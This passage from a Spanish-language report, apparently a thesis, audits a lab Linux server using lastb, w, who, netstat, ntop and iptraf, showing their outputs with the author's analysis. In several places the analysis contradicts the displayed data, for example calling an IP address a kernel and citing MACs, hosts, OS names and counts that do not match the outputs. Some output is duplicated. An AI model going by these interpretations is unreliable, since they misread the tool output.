El comando **lastb** nos muestra una información que puede ser tan útil como la anterior, los intentos fallidos de login en el sistema, su uso es similar al anterior, la diferencia reside en que se “fija” en el archivo /var/log/btmp.

$: lastb

```
[root@cisco ~]# lastb
guest    pts/5        172.30.124.1     Fri Oct  2 02:17 - 02:17  (00:00)
root     pts/8        172.30.124.1     Fri Oct  2 02:17 - 02:17  (00:00)
         ssh:notty    172.30.124.1     Fri Oct  2 02:16 - 02:16  (00:00)
guest    ssh:notty    172.30.124.1     Fri Oct  2 02:16 - 02:16  (00:00)
root     ssh:notty    172.30.124.1     Fri Oct  2 02:16 - 02:16  (00:00)
root     pts/6        172.30.124.1     Fri Oct  2 02:16 - 02:16  (00:00)
root     pts/5        172.30.124.1     Fri Oct  2 02:16 - 02:16  (00:00)
root     pts/7        172.30.124.1     Fri Oct  2 02:16 - 02:16  (00:00)
root     ssh:notty    172.30.124.1     Fri Oct  2 02:16 - 02:16  (00:00)
root     ssh:notty    172.30.124.1     Fri Oct  2 02:16 - 02:16  (00:00)
pam_ssh_ ssh:notty    172.30.124.1     Fri Oct  2 02:15 - 02:15  (00:00)
root     pts/8        172.30.124.1     Fri Oct  2 02:11 - 02:11  (00:00)
guest    pts/9        172.30.124.1     Fri Oct  2 02:11 - 02:11  (00:00)
root     pts/7        172.30.124.1     Fri Oct  2 02:11 - 02:11  (00:00)
root     pts/6        172.30.124.1     Fri Oct  2 02:11 - 02:11  (00:00)
root     pts/5        172.30.124.1     Fri Oct  2 02:11 - 02:11  (00:00)
guest    ssh:notty    172.30.124.1     Fri Oct  2 02:11 - 02:11  (00:00)
root     ssh:notty    172.30.124.1     Fri Oct  2 02:11 - 02:11  (00:00)
root     ssh:notty    172.30.124.1     Fri Oct  2 02:11 - 02:11  (00:00)
root     ssh:notty    172.30.124.1     Fri Oct  2 02:11 - 02:11  (00:00)
         ssh:notty    172.30.124.1     Fri Oct  2 02:11 - 02:11  (00:00)
pam_ssh_ ssh:notty    172.30.124.1     Fri Oct  2 02:09 - 02:09  (00:00)
root     pts/6        172.30.124.1     Fri Oct  2 01:31 - 01:31  (00:00)
guest    pts/3        172.30.124.1     Fri Oct  2 01:31 - 01:31  (00:00)
guest    ssh:notty    172.30.124.1     Fri Oct  2 01:30 - 01:30  (00:00)
root     ssh:notty    172.30.124.1     Fri Oct  2 01:30 - 01:30  (00:00)
         ssh:notty    172.30.124.1     Fri Oct  2 01:30 - 01:30  (00:00)
root     pts/5        172.30.124.1     Fri Oct  2 01:30 - 01:30  (00:00)
```

Gráfico IV.22.-Aplicación del Comando LASTB

Análisis Comando last.-

USUARIOS QUE HAN INGRESADO : root,,reboot,root

TERMINALES UTILIZANDO : pts/1,pts/2, pts/3, pts/4,system boot

KERNEL CON QUE ARRANCÓ : 172.30.124.1

Como vulnerabilidad no detectamos a simple vista pero al momento que tenemos abierto el servicio a telnet lo cual puede ser aprovechado como un hueco de seguridad.

Esta herramienta es una gran ayuda con el registro de los usuarios que ingresaron y por cual terminal lo hicieron; mediante este comando podemos determinar si en nuestro equipo se inició una sesión de telnet, ftp, Sendmail o algún tipo de consola remota.

Análisis Comando lastb.-

USUARIOS TRATARON DE INGRESAR : root, snort, userteln, guest, n3ssus, pam_ssh

TERMINALES UTILIZANDO : pts /1, pts/2, pts/3, ssh:notty,

KERNEL CON QUE ARRANCÓ : 172.30.124.1

Aquí detectamos que hubo algunos fallos el momento de ingresar a los servicios, los cuales pudieron ser originados por contraseñas fallidas o mal ingreso de los mencionados usuarios, mencionados fallos se dan en la Capa de Aplicación ya que estamos validándonos con una aplicación

Comando W y Who

Muestra los usuarios que están trabajando en la máquina ese momento y que están haciendo.

```
[root@cisco ~]# w
 03:09:03 up  5:26,  3 users,  load average: 2,38, 2,44, 2,59
JSER     TTY      FROM              LOGIN@   IDLE   JCPU   PCPU WHAT
root     :0       -                21:44   ?xdm?   4:53m  0.93s /usr/bin/gnome-
root     pts/2    :0.0             23:32    3:32m  0.20s  0.20s bash
root     pts/3    :0.0             03:09    0.00s  0.05s  0.02s w
[root@cisco ~]# who
root     :0           2009-10-01 21:44
root     pts/2        2009-10-01 23:32 (:0.0)
root     pts/3        2009-10-02 03:09 (:0.0)
[root@cisco ~]#
```

Gráfico IV.23.-Aplicación del comando W

Análisis Comandos W y WHO

No es recomendable que hacer uso de continuo como una fuente segura de información ya que el mismo puede sufrir daños generados por apagones y además se puede alterar con facilidad los logs de los mismos

Estos comandos pueden ser referentes para poder tener sospechas de que algo paso dentro de nuestro servidor.

En este caso en particular podemos observar que el único usuario conectado es el root el momento que ingresó es decir a las 20:18 a las interfaz gráfica gnome.

Netstat

Utilizado para mostrar la información sobre las conexiones de red del sistema. Con este comando se pueden ver las tablas de enrutamiento, listado de puertos abiertos y conexiones al equipo.

Cuando Netstat es invocado sin argumentos, muestra una lista de los sockets abiertos. Si no se especifica ninguna familia de direcciones, se mostrarán los sockets activos de todas las familias de direcciones configuradas.

Consulta de Conexiones

[root@dns ~]# netstat –ta

Active Internet connections (servers and established)

```
[root@cisco ~]# netstat -ta
Active Internet connections (servers and established)
Proto Recv-Q Send-Q Local Address               Foreign Address             Stat
e
tcp        0      0 cisco.espoch.edu.ec:2208    *:*                         LIST
EN
tcp        0      0 *:803                       *:*                         LIST
EN
tcp        0      0 *:mysql                     *:*                         LIST
EN
tcp        0      0 *:sunrpc                    *:*                         LIST
EN
tcp        0      0 *:ndmp                      *:*                         LIST
EN
tcp        0      0 *:ftp                       *:*                         LIST
EN
tcp        0      0 *:telnet                    *:*                         LIST
EN
tcp        0      0 cisco.espoch.edu.ec:ipp     *:*                         LIST
EN
tcp        0      0 *:nessus                    *:*                         LIST
EN
tcp        0      0 cisco.espoch.edu.ec:smtp    *:*                         LIST
EN
tcp        0      0 cisco.espoch.edu.ec:2207    *:*                         LIST
EN
tcp        0      0 cisco.espoch.edu.ec:51900   cisco.espoch.edu.ec:nessus  ESTA
BLISHED
tcp        0      0 cisco.espoch.edu.ec:44280   cisco.espoch.edu.ec:nessus  ESTA

  tcp        0      0 cisco.espoch.edu.ec:ipp     *:*                         LIST
  EN
  tcp        0      0 *:nessus                    *:*                         LIST
  EN
  tcp        0      0 cisco.espoch.edu.ec:smtp    *:*                         LIST
  EN
  tcp        0      0 cisco.espoch.edu.ec:2207    *:*                         LIST
  EN
  tcp        0      0 cisco.espoch.edu.ec:51900   cisco.espoch.edu.ec:nessus  ESTA
  BLISHED
  tcp        0      0 cisco.espoch.edu.ec:44280   cisco.espoch.edu.ec:nessus  ESTA
  BLISHED
  tcp        0      0 cisco.espoch.edu.ec:nessus  cisco.espoch.edu.ec:51900   ESTA
  BLISHED
  tcp        0      0 cisco.espoch.edu.ec:nessus  cisco.espoch.edu.ec:44280   ESTA
  BLISHED
  tcp        0      0 *:http                      *:*                         LIST
  EN
  tcp        0      0 *:ssh                       *:*                         LIST
  EN
  tcp        0      0 *:remoteware-cl             *:*                         LIST
  EN
  tcp        0      0 *:nessus                    *:*                         LIST
  EN
  tcp        0      0 *:https                     *:*                         LIST
  EN
  tcp        0      0 *:pcsync-https              *:*                         LIST
  EN
```

Gráfico IV.24.-Aplicación del Comando netstat -ta

Interpretar los resultados del NETSTAT

Los campos de salida más importantes en el Netstat son :

Proto: Protocolo usado por el socket

Recv-Q: Número de bytes no copiados por el programa conectado con eso socket

Send-Q: Número de bytes no recocidos por el host remoto

Local Address: Dirección y número de puerto del extremo local del socket

Foreign Address: Dirección y número de puerto del extremo remoto del socket

State: Estado del socket. Los posibles valores son:

- ESTABLISHED: El socket ha establecido dirección
- SYN_SENT: El socket está intentando establecer conexión
- SYN_RECV: Una solicitud de conexión ha sido recibida desde la red
- FIN_WAIT1: El socket ha sido cerrado y la conexión está siendo cerrada
- FIN_WAIT2: La conexión se cerró y el socket está esperando a ser cerrado por la finalización remota
- CLOSED: El socket no está siendo utilizado
- TIME_WAIT: El socket está esperando para enviar paquetes a la red
- LISTEN: El socket está esperando conexiones entrantes

User: Nombre del usuario o id del usuario (UID) del propietario del socket

Análisis

En la tabla superior tenemos que el protocolo usado es tcp, según nuestras estadísticas no tenemos número de bytes no copiados por el programa conectado con ese socket, ni tampoco número de bytes no recogidos por el host remoto.

En la local address nos indica la dirección y número de puerto del extremo local del socket : localhost.localdomain:2208(),*:mysql, *:sunrpc, *:ndmp(Protocolo de gestión de datos de red), *:ftp(Protocolo de transferencia de archivos), 192.168.0.1:domain(Se refiere a la máquina local), *:telnet(protocolo de acceso remoto), localhost.localdomain:ipp,*:nessus(Servicio de monitoreo de la red), *:smtp(Protocolo de tranferencia de Sendmail), *:uuidgen, localhost.localdomain:rndc, localhost.localdomain:2207, *:pop3(Protocolo de mensajería), *:imap(Protocolo de mensajería), *:http(Protocolo de transferencia de Hipertexto), *:ssh(Protocolo de seguridad), *:remoteware-cl, *:nessus, *:https, *:pcsync-https, ::ffff:192.168.0.1:http; todos estas direcciones están escuchando listos para poder ser usados.

Ntop

Ntop realiza la medición y monitoreo del tráfico de la red para su optimización, planeación y detección de violaciones de seguridad.

Medición de tráfico: Consiste en medir el uso de las actividades de tráfico relevantes. Ntop ratrea el eso de la red generando una serie de estadísticas para cada máquina en la subred y para toda la red. La información requerida es recolectada por el servidor que tiene instalado el ntop capturando únicamente los eventos que ocurren en la red. Todos los paquetes que circulan son capturados y asociados un emisor/receptor. De esta manera es posible rastrear todas las actividades que realiza en la red un host en particular.

Monitoreo de tráfico: El monitoreo del tráfico es la capacidad de identificar aquellas situaciones donde el tráfico de red no cumple con las políticas establecidas por el administrador de la red.

Ntop detecta algunos problemas de la configuración de la red:

- Uso de IP's duplicados
- Identificación de host locales en modo promiscuo
- Fallas en la configuración de aplicaciones analizando el protocolo de tráfico de datos
- Detección del uso inapropiado de servicios
- Identificación de hosts que usen protocolos no necesarios
- Detección de host que trabajen como routers
- Uso excesivo del ancho de banda

Planeación y optimización de la red: Una configuración mediocre de un servidor puede influir de forma negativa con el rendimiento de toda la red. El administrador a través del ntop puede identificar las fuentes inapropiadas de uso de ancho de banda, el uso de protocolos que no son necesarios y problemas de enrutamiento.

Detección de violaciones: En una red la mayoría de ataques provienen de equipos de la misma red. Ntop permite el rastreo de ataques en proceso y detectar fallas de seguridad. Entre ellas se encuentran IP spoofing, tarjetas de red en modo promiscuo, ataques de negación de servicios, caballos de troya y escaneo de puertos.

Resultados del Escaneo

Global Traffic Statistics

Network Interface(s)	Name	Device	Type	Speed	Sampling Rate	MTU	Header	Address	IPv6 Addresses
	eth0	eth0	Ethernet		0	1514	14	172.30.124.1	::/0
Local Domain Name	espoch.edu.ec								
Sampling Since	Thu Oct 1 23:36:57 2009 [1:15:03]								
Active End Nodes	2								

Gráfico IV.25.- Datos globales de Servidor

En la tabla superior podemos observar la interfaz de nuestro servidor que se encuentra activa, el nombre de dominio es espoch.edu.ec y que los nodos activos son dos.

Traffic Report for 'eth0' [switch]



	Dropped (libpcap)	0,0%	3
	Dropped (ntop)	0,0%	0
	Total Received (ntop)		6,477
	Total Packets Processed		6,477
	Unicast	95,6%	6,189
	Broadcast	1,5%	96
	Multicast	3,0%	192
			
Packets	Shortest		42 bytes
	Average Size		265 bytes
	Longest		1,514 bytes
	<= 64 bytes	45,9%	2,970
	64 to 128 bytes	28,2%	1,829
			
	Packets too long [> 1514]	0,0%	0
	Bad Packets (Checksum)	0,0%	0

Gráfico IV.26.- Reporte del tráfico en la tarjeta eth0

La tabla presentada tenemos un reporte del estado del tráfico en puerto Ethernet del switch que se uso para la conexión, con respecto a los paquetes enviados y procesados fueron de 6477 por lo cual nos podemos dar cuenta que no hubo ningún error el momento de dar atención al proceso

Tenemos un tráfico mayoritario de unicast (es decir el paquete va de un origen a un destino), además nos indica la cantidad de bytes enviados, el paquete más pequeño es de 42 bytes, el promedio del tamaño está entre los 212 bytes, el promedio del paquete más grande es de 1514 bytes, tenemos una gráfica que nos indica la cantidad de paquetes enviados basándose en el tamaño del paquete. Los paquetes de 64 bytes son los que se transmiten en su mayoría luego le sigue los paquetes mayores de 1514




Gráfico IV.27.- Reporte del tráfico

TRÁFICO

En las estadísticas superiores nos da a conocer que el tráfico se está encapsulando en el protocolo IP y lo restante en otros protocolos que no corresponden necesariamente al IP, y los tiempos correspondientes a la vida del paquete.

Global Protocol Distribution

Protocol	Data	Percentage				
IP	1,9 MB	99,4%	TCP	1,9 MB	97,7%	
			UDP	32,5 KB	1,7%	
			ICMP	15,6 KB	0%	
			IGMP	1,1 KB	0%	
			Other IP	1,4 KB	0%	
(R)ARP	3,9 KB	0%				
IPv6	6,1 KB	0%				










Gráfico IV.28.- Distribución Global de los protocolos

En la distribución global del protocolo tenemos a TCP,UDP , ICMP, IP , ARP; los cuales están presentes en distintos porcentajes, el que se encuentra con una porcentaje alto es TCP ya que existen una serie de protocolos que están conformándolo en el siguiente cuadro observaremos una mayor especificación acerca de todos los protocolos que intervienen para tener el indicado resultado.

Global TCP/UDP Protocol Distribution

TCP/UDP Protocol	Data	Flows	Accumulated Percentage / Historical Protocol View
FTP	8,8 KB	8	0% 
HTTP	54,0 KB	15	2,8% 
DNS	10,6 KB	138	0% 
NBios-IP	6,5 KB	72	0% 
Other TCP/UDP-based Protocols	1,8 MB	961	95,9%
Accumulated View			

Historical View	

Note:

- What is a flow?
  - TCP: a flows is a TCP connection.
  - UDP: a flow is a packet.
- TCP flows are not accounted for fully (sender and recipient) remote peers.

Gráfico IV.29.- Estadísticas de la Distribución de los protocolos

En la gráfica superior podemos observar la distribución global de los protocolos TCP/UDP dentro de los cuales tenemos :

FTP	Con	8.8 Kb	0%
HTTP	Con	54.0 Kb	2,8%
DNS	Con	10,6 Kb	0%

En lo que es vulnerabilidades no se tiene a la vista alguna, pero se puede hacer notar que se debe tener especial cuidado con los puertos que se está usando ftp,http y telnet .

Info about 172.30.124.1

IP Address	172.30.124.1 [unicast] [Purge Asset]
First/Last Seen	jue 01 oct 2009 23:37:30 ECT - vie 02 oct 2009 00:49:55 ECT [Inactive since 0 sec]
MAC Address	00:0C:29:9A:8E:DD
Nw Board Vendor	VMware, Inc.
OS Name	[Windows]
Host Location	Local (inside specified/local subnet)
IP TTL (Time to Live)	64:64 [~0 hop(s)]
Total Data Sent	1,2 MB/2,655 Pkts/0 Retran. Pkts [0%]
Broadcast Pkts Sent	0 Pkts
Data Sent Stats	Local 100 % — Rem 0 %
IP vs. Non-IP Sent	IP 100 % — Non-IP 0 %
Total Data Rcvd	278,3 KB/2,291 Pkts/0 Retran. Pkts [0%]
Data Rcvd Stats	Local 100 % — Rem 0 %
IP vs. Non-IP Rcvd	IP 100 % — Non-IP 0 %
Sent vs. Rcvd Pkts	Sent 53,7 % — Rcvd 46,3 %
Sent vs. Rcvd Data	Sent 81,7 % — Rcvd 18,3 %
Host Type	FTP Server HTTP Server
Host Healthness (Risk Flags)	1. Unexpected packets (e.g. traffic to closed port or connection reset): [Sent: udp to closed] [Sent: closed-empty]

Gráfico IV.30.- Información del host 172.30.124.1

Dentro de la información del servidor tengo la dirección ip: 172.30.124.1, los paquetes enviados por el dhcp, la dirección mac : 00:0C:29:9A:8E:D0, Nombre del Sistema Operativo: Linux, tenemos un tiempo de vida del paquete TTL:64 s sin ningún salto adicional; el total de datos enviados 519,4 Kb, con respecto a estadísticas de datos enviados tenemos el 100% enviados a la red local, ningún tipo de conexión remota ,

El total de los datos recibidos 122,4 Kb; los cuales son recibidos el 100% de maneraloc

Host Traffic Stats



Time	Tot. Traffic Sent	% Traffic Sent	Tot. Traffic Rcvd	% Traffic Rcvd
12 AM	1,2 MB	99,2 %	270,7 KB	97,3 %
11 PM	9,5 KB	0,8 %	7,6 KB	2,7 %
10 PM	0	0,0 %	0	0,0 %
9 PM	0	0,0 %	0	0,0 %
8 PM	0	0,0 %	0	0,0 %
7 PM	0	0,0 %	0	0,0 %
Total				

Gráfico IV.31.- Estadísticas según la hora de testeo

El gráfico de la parte superior nos muestra el horario en que se dio el tráfico en el cual nos detalla la cantidad de tráfico enviado y recibido, en porcentaje y cantidad lo cual nos da como resultado que no hubo ningún inconveniente tanto en la recepción como en el envío.

Packet Statistics

TCP Connections	Directed to		Rcvd From	
Attempted	4	• VMWare, Inc.:C0:00:01	640	• VMWare, Inc.:C0:00:01
Established	1 [25 %]	• VMWare, Inc.:C0:00:01	321 [50 %]	• VMWare, Inc.:C0:00:01
Terminated	3	• VMWare, Inc.:C0:00:01	2	• VMWare, Inc.:C0:00:01

TCP Flags	Pkts Sent		Pkts Rcvd	
SYN	4	• VMWare, Inc.:C0:00:01	640	• VMWare, Inc.:C0:00:01
RST|ACK	4	• VMWare, Inc.:C0:00:01	19	• VMWare, Inc.:C0:00:01

Anomaly	Pkts Sent to		Pkts Rcvd from	
UDP Pkt to Closed Port	0		138	• VMWare, Inc.:C0:00:01
Closed Empty TCP Conn.	3	• VMWare, Inc.:C0:00:01	2	• VMWare, Inc.:C0:00:01
ICMP Port Unreachable	138	• VMWare, Inc.:C0:00:01	0	

ARP	Packet
Request Sent	21
Reply Rcvd	21 (100,0 %)
Reply Sent	32

Gráfico IV.32.- Estadísticas de paquete

En la presente estadística nos muestra que se estableció una conexión tcp con la máquina 192.168.0.15, se realizó una conexión directa hacia este host : 123 intentos de los cuales todos han sido respondidos con el 100%, con respecto a los paquetes recibidos desde el host 192.168.0.15 los datos nos muestran que fueron 153 intentos de los cuales el 10% es recibido , es decir el momento de recibir se ocasionó una pérdida del 90%.

Dentro de las banderas que conforman la conexión TCP tenemos al SYN(para sincronizar la conexión) Y RST/ACK(acuse de recibo de una conexión); en los paquetes enviados

tenemos 123 sincronizaciones y en los recibidos es 153 , las conexiones que llegaron al destino fueron 4.

Protocol Distribution





Protocol	Data Sent	Data Rcvd
TCP	1,2 MB	265,7 KB
UDP	0,0 KB	10,6 KB
ICMP	15,0 KB	0,6 KB
(R)ARP	1,4 KB	1,3 KB
Protocol Distribution		
IP Distribution		

Gráfico IV.33.- Distribución de protocolos

Protocolos que ha usado este host son los siguientes TCP, UDP, ICMP, ARP; el protocolo TCP es aquel que tiene mayor presencia ya que tenemos una conexión Ethernet.

ICMP Traffic

Type	Pkt Sent	Pkt Rcvd
Echo Request	0	8
Echo Reply	8	0
Unreach	138	0

Last Contacted Peers

Sent To	IP Address
VMWare, Inc.:C0:00:01	
Total Contacts	2

Received From	IP Address
VMWare, Inc.:C0:00:01	
Total Contacts	2

Gráfico IV.34.- Tráfico ICMP y Contactos punto a punto

En la tabla superior tenemos los datos de las tarjetas que enviaron y recibieron paquetes. Tenemos presencia de tráfico ICMP es decir el uso del ping.

TCP/UDP Service/Port Usage

IP Service	Port	# Client Sess.	Last Client Peer	# Server Sess.	Last Server Peer
ftp	21			64/1,4 KB	VMWare, Inc.:C0:00:01
domain	53			138/5,0 KB	VMWare, Inc.:C0:00:01
http	80			27/23,7 KB	VMWare, Inc.:C0:00:01
https	443			46/19,4 KB	VMWare, Inc.:C0:00:01

Gráfico IV.35.- Puertos Usados

La tabla nos da a conocer los puertos habilitados en el servidor Linux, además las sesiones que hacen uso los clientes del mismo.

Tenemos los siguientes datos:

- El ftp usa el puerto 21 la sesión del servidor es 26 y 579 y el host que hizo uso del mismo fue 192.168.0.15
- El telnet usa el puerto 23 ; la sesión del servidor se estableció a 277 a 1.5 Kb y el host que hizo uso del mismo fue 192.168.0.15

- Bootps servicios del Protocolo Bootstrap o de inicio (BOOTP); también usado por los servicios del protocolo de configuración dinámica de host (DHCP), usa el puerto 67; la sesión del servidor se estableció de 84 a 24,6 Kb y el host que hizo uso del mismo es 192.168.0.17
- Bootpc Cliente bootstrap (BOOTP); también usado por el protocolo de configuración dinámica de host (DHCP)velocidad para la sesión del cliente establecida de 84 a 24,6 Kb , otro cliente que se conectó usando este servicio es 192.168.0.17
- El http hace uso del puerto 80; la sesión del servidor se estableció de 69 a 74,7 Kb y el host que hizo uso del mismo es 192.168.0.15




Gráfico IV.36.- Puertos Recientemente Usados

En las tablas presentadas en la parte superior podemos observar otro tipo de tráfico en otros puertos , además los puertos usados por el servidor y el cliente.

Active TCP/UDP Sessions

Client	Server	Data Sent	Data Rcvd	Active Since	Last Seen	Duration	Inactive	Latency	Note
172.30.124.4 :49502	172.30.124.1 :hbci	598	92	vie 02 oct 2009 00:49:55 ECT	vie 02 oct 2009 00:49:55 ECT	0 sec	0 sec	0,1 ms	

The color of the host link indicates how recently the host was FIRST seen
0 to 5 minutes 5 to 15 minutes 15 to 30 minutes 30 to 60 minutes 60+ minutes

Gráfico IV.37.- Sesiones TCP/UDP ACTIVAS

La tabla de la parte superior me despliega en la pantalla las sesiones TCP y UDP que se encuentran activas, tenemos a un cliente con Windows XP profesional, el servidor y sus respectivas estadísticas de los datos enviados y recibidos.

IPTRAF

Iptraf es una utilidad para el monitoreo de redes IP. Intercepta los paquetes y entrega información como:

- Conteo de bytes de paquetes IP, TCP, UDP, ICMP, no-IP
- Direcciones y puertos de fuentes y destinos TCP
- Paquetes TCP
- Estado de banderas TCP
- Información de fuentes y destinos UDP
- Información de tipos ICMP
- Información de fuentes y destinos OSPF
- Estadísticas de servicios TCP y UDP
- Interfaz de conteo de paquetes
- Interfaz de conteo de error en checksum de IP
- Interfaz de indicadores de actividad

- Estadística de la estación LAN

